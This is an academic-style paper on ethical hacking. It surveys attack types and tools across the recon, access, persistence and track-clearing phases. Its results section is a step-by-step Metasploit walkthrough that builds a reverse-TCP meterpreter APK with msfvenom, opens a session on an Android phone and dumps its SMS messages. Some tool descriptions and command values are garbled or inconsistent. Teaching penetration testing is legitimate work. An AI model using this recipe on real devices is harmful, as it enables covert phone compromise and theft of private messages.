

ETHICAL HACKING TOOLS AND TECHNIQUES TO PRESERVE SECURITY

¹V ADVAITHA, ²Dr. M SAMPATH KUMAR

¹M.TECH SCHOLAR, ²PROFESSOR

Department of Computer Science & Systems Engineering,
Andhra University College of Engineering (A), Visakhapatnam, India

Abstract: This paper has been undertaken to secure ourselves from being hacked by the Hackers, by knowing the tools and the techniques which are used by the Hackers. Here come the Ethical Hackers who does the same thing as Hackers but they take permission from the authorized person to increase the security of the particular system. The main purpose of an Ethical Hacker is to find out the vulnerabilities and to fix them during testing. In this paper we have used different kinds of attacks such as Malware, Phishing, MitM (Man in the Middle), DoS (Denial of Service), SQL injection etc. to learn hacker's viewpoint and to protect ourselves from being hacked.

Key Terms – Hackers, Ethical Hackers, Malware, Phishing, MitM, DoS, SQL injection.

I. INTRODUCTION

Hackers are the persons who has an intent to steel and hurt our lives by intruding in our devices without taking any permission from us. To protect ourselves, from being hacked we need to know the mindset of a Hacker and also different kind of attacks performed at different levels and the tools and techniques used by them. So here comes the role an Ethical Hacker basically the good ones. Ethical Hacking conjointly called Penetration testing or White hat hacking which involves constant tools, tricks, and techniques that hackers use, however with one major distinction that Ethical Hacking is legal. Ethical Hacking is performed with the target's authorization. The intent of Ethical Hacking is to search out vulnerabilities from a hacker's viewpoint thus systems may be higher secured. It's a part of associate overall info risk management program that provides the permission for current security enhancements.

II. TYPES OF ATTACKS




Fig.1 Types of attacks

- **Malware:**
Malware is a Malicious Software which is developed by an attacker for the purpose of invading the target's computer and taking control of it.
- **Phishing:**
Creating a fake login pages of Google, Facebook etc. can lure the user to give up their login id and password.
- **Man in the Middle:**
The attacker will secretly invade and listen the communication between two hosts.
- **DoS (Denial of Service) and DDoS (Distributed Denial of Service):**

This Hacker floods the systems with too much traffic that it overloads resources and bandwidth, making servers and network unavailable for the users.

- **Cross-Site-Scripting:**

It is also called as xss attacks, the Hacker will use a web app to bypass and gain access to inject code such as a browser or client-side that is viewed by the other users.

- **SQL Injection:**

The Hacker will insert an SQL code lines to allow data to be displayed and also he /she can change data.

III. METHODOLOGY

The steps for carrying out ethical hacking consists of 5 blocks

- 1) Reconnaissance
- 2) Scanning and Enumeration
- 3) Gaining Access
- 4) Maintaining Access
- 5) Clearing Tracks

Reconnaissance:

Reconnaissance is a set of processes and techniques used to secretly discover and collect information about a target system. During reconnaissance, an ethical hacker attempts to collect as much information about a target system as possible, following the seven steps listed below – x Gather preliminary information x Identifying active machines x Determine open ports and access points x OS fingerprinting x Reveal all the services on ports x Network mapping.

Tools used for Reconnaissance:

Tool: Google

OS: Supported by all

Description: Gives all the basic information available regarding the website.

Tool: WhoisLookup

OS: Linux, Windows and Mac OS (using website), Fedora

Description: a lookup tool allows you to search for domain name availability and all the information of the host such as ownership info, IP address history, traffic etc.

Tool: NSLookup

OS: Windows OS, Mac OS, Linux, Solaris

Description: a network utility program used to obtain information regarding Internet servers. As the name suggests, the utility finds all the name server information for domains by querying the Domain Name System (DNS).

Scanning and Enumeration:

The second step of ethical hacking and penetration testing involves two terms that is scanning and enumeration. Scanning is a common technique used by a pen tester to discover the open doors. Scanning is used to find out the vulnerabilities in the services running on a port. In this process we need to find the live host, servers/services, perimeter devices, routing and general network topology (physical layout of network), that are part of the target organization. Enumeration is the initial attack on target network. Enumeration is the process to gather the information about a target machine by actively connecting to it.

Tools used for Scanning:

Tool: Ping

OS: AIX, Linux, Windows, HP-UX, Solaris, Mac OS, SunOS

Description: used to check that the host computer the user is trying to locate is alive and can accept the requests.

Tool: Tracert

OS: Mac OS, Windows, Linux, FreeBSD, Windows NT

Description: a network diagnostic tool used to determine the path the packet has taken from one IP to other.

Tool: Nmap

OS: Linux, Microsoft Windows, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, Sun OS

Description: Nmap is an abbreviation of 'Network Mapper', and it is a well-known free open source hacker's tool. Nmap is mainly used for network discovery and security auditing.

Tool: Zenmap

OS: Linux, Microsoft Windows, OpenBSD, Solaris, IRIX, Mac OS X, HP-UX, Sun OS

Description: There's a GUI version of Nmap called 'Zenmap' used for the network diagnostics.

Tool: Nikto

OS: Website Vulnerability Scanner AIX, Linux, Windows, HP-UX, Solaris, Mac OS, SunOS Nikto

Description: is an Open Source (GPL) web server scanner which is able to scan and detect web servers for vulnerabilities.

Tool: Netcraft

OS: Ubuntu, Fedora, Solaris Netcraft

Description: provides internet security services including anti-fraud and anti-phishing services, application testing using the analysis of the network.

Gaining Access:

Once the reconnaissance is done and all the vulnerabilities are scanned, the hacker then tries to gain the access with the help of certain tools and techniques. It basically focuses on the password retrieval. For this hacker can either use bypassing techniques (like using konboot) or password cracking techniques (like pwdump7).

Tools used for gaining access:

Tool: John the Ripper

OS: UNIX, Windows, DOS, Mac OS, OpenVMS John the Ripper,

Description: mostly just referred to as simply, 'John' is a popular password cracking penetration testing tool that is most commonly used to carry out dictionary attacks.

Tool: Wireshark

OS: Linux, Mac OS, BSD, Solaris, Microsoft Windows.

Description: Wireshark efficiently captures data packets in a network in real time and then displays the data about the packets travelling in human-readable format

Tool: KonBoot

OS: Windows OS, Mac OS

Description: Linux, Mac OS, BSD, Solaris, Microsoft Windows.

Tool: pwdump7

OS: Microsoft Windows

Description: Pwdump7 is the program that yield the LM and NLTM pas sword hashes of local user accounts from the Security Account Manager (SAM).

Tool: Aircrack

OS: Mac OS, UNIX, Linux, Open BS DHP-UX

Description: Aircrack is one of the most popular wireless passwords cracking tools which you can use for 802.11a/b/g WEP and WPA cracking. Aircrack uses the best algorithms to recover wireless passwords by capturing packets.

Tool: Fluxion

OS: All Linux Distributions.

Description: Fluxion is the future— a blend of technical and social engineering automation that tricks the victim into handing over the Wi-Fi password to the attacker in a matter of keystrokes.

Tool: Cain & Abel

OS: Microsoft Windows Cain and Abel

Description: is a tool to recover (i.e. 'crack') many types of passwords using methods such as network packet sniffing and by using the tool to crack password hashes.

Maintaining access:

Once an attacker has gained the access of the targeted system, he/she can exploit both the system and its resources and furthermore use the system as a launch pad to scan and harm other systems, or he/she can keep a low profile and continue exploiting the system without the actual user noticing all these acts. Both these actions can destroy the organization leading to a catastrophe.. Attackers can use Trojan horses to transfer user names, passwords, and even credit card information stored on the system. Organizations can use intrusion detection systems or deploy honeypots to detect intruders.

Tools used for Maintaining Access:

Tool: Metasploit Penetration Testing Software

OS: Ubuntu, Windows OS, Redhat, Mac OS

Description: Metasploit is a cyber security framework that provides the user with vital information regarding known security vulnerabilities and helps to formulate penetration testing plans, strategies and methodologies for exploitation.

Tool: Beast

OS: Microsoft Windows Beast

Description: is an example of Trojan horse used to create backdoors, more commonly known in the hacking community as a Remote Administration Tool or a "RAT".

Tool: Cain & Abel

OS: Microsoft Windows Cain and Abel

Description: is a tool to recover many types of passwords using methods such as network packet sniffing and by means of the tool to crack password hashes.

Clearing Tracks:

An attacker needs to destroy evidence of his presence and activities for several reasons like evading detection and further punishment for the intrusion. Erasing evidence often known as ‘clearing tracks’ is a requirement for any attacker who wants to remain obscure and evade trace back. This step usually starts by erasing the contaminated logins or any other possible error messages that may have been generated on the victims system from the attack process.

Tools for Clearing Tracks:

Tool: Metasploit Penetration Testing Software
 OS: Ubuntu, Windows OS, Redhat, Mac OS, Metasploit
 Description: is a cyber security framework that provides the user with vital information regarding known security vulnerabilities and helps to formulate penetration testing plans, strategies and methodologies for exploitation.

Tool: OSForensics
 OS: Windows Forensic
 Description: tool to delete the log files and registry files.

IV. RESULTS AND DISCUSSION

Here we are going to hack the Android phone by using Metasploit

Step1: Open Terminal and type service postgresql start




Fig.2 Service postgresql start

Step 2: Start the Metasploit msfconsole




Fig.3 Starting metasploit

Step3: To start the multi handler use multi/handler




Fig.4 Using multi handler

- We have to create a Payload to hack the Android Device

Step4: set PAYLOAD android/meterpreter/reverse_tcp

- To see the Ip address and Port number we are having the command show options

```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) >

```

Fig.5 Setting up payload

Step5:

- Now we have to set the lhost address command is **set lhost 192.168.1.6**
- Next we have to set port no command is **set lport 4444**

```

root@kali: ~
File Edit View Search Terminal Help
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
Payload options (android/meterpreter/reverse_tcp):
  Name  Current Setting  Required  Description
  ----  -
  AutoLoadAndroid  true             yes       Automatically load the Android ex
tension
  LHOST          192.168.1.6     yes       The listen address
  LPORT          4444            yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0   Wildcard Target

msf exploit(handler) > set lhost 192.168.1.6

```

Fig.6 Setting lport and lhost

Step6:

- We have to create .apk file to install in Android Mobile `msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.1.1 lport=3333R > srinivas.apk`
- Now it will create srinivas.apk file in root and install that file in android phone and open it Session will starts

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.6
LPORT=4444 R > myapp.apk

```

Fig.7 Creating .apk file for android device




Fig.7 Here .apk file is created




Fig.8 Installing .apk file in android device

Step 7: Click exploit in Metasploit the session will be started.





Fig.9 Session has started

Step 8: To get the sms command is **dump_sms**.



```

root@kali: ~
File Edit View Search Terminal Help

(eog:2977): Gtk-WARNING **: Theme parsing error: gtk-contained-dark.css:2458:74:
Using one color stop with linear-gradient() is deprecated.

(eog:2977): Gtk-WARNING **: Theme parsing error: gtk-contained-dark.css:2757:55:
Using one color stop with linear-gradient() is deprecated.

(eog:2977): Gtk-WARNING **: Theme parsing error: gtk-contained-dark.css:3719:8:
not a number

(eog:2977): Gtk-WARNING **: Theme parsing error: gtk-contained-dark.css:3719:17:
Using Pango syntax for the font: style property is deprecated; please use CSS s
yntax

(eog:2977): Gtk-WARNING **: Theme parsing error: gtk-contained-dark.css:3956:14:
not a number

(eog:2977): Gtk-WARNING **: Theme parsing error: gtk-contained-dark.css:3956:14:
Expected a string.

meterpreter > dump_sms
[*] Fetching 19 sms messages
[*] SMS messages saved to: sms_dump_20160925181141.txt
meterpreter >

```

Fig.10 Sms were retrieved from android device

V. CONCLUSION

Ethical hacking must be practiced. It requires basic knowledge of networks and cyber security. This paper collaborates most of the basic terminologies related to ethical hacking. It gives a brief information about who an ethical hacker is, and why there's a need for world to learn it. It also describes how hacking is carried out and what are the different tools and technologies used. Thus, this paper gives a basic understanding in context of ethical hacking and helps one from being hacked by the hacker.

VI. REFERENCE

- [1]. Simson Garfinkel and Robert Miller. Johnny 2: A user test of key continuity management with s/mime and outlook express. Symposium on Usable Privacy and Security (SOUPS 2005), July 6-8, 2005, Pittsburgh, PA.
- [2]. website:https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_reconnaissance.html
- [3]. Tom Jagatic, Nathaniel Johnson, Markus Jakobsson, and Filippo Menczer. Social Phishing. Magazine Communications of the ACM
- [4]. Website:<http://www.digit.in/technology-guides/fasttrack-to-cybercrime/the-12-types-of-cyber-crime.html>
- [5]. Aaron Emigh. Online identity theft: Phishing technology, chokepoints and countermeasures. ITTC Report on Online Identity Theft Technology and Counter measures; <http://www.antiphishing.org/Phishing-dhs-report.pdf>, October 2005.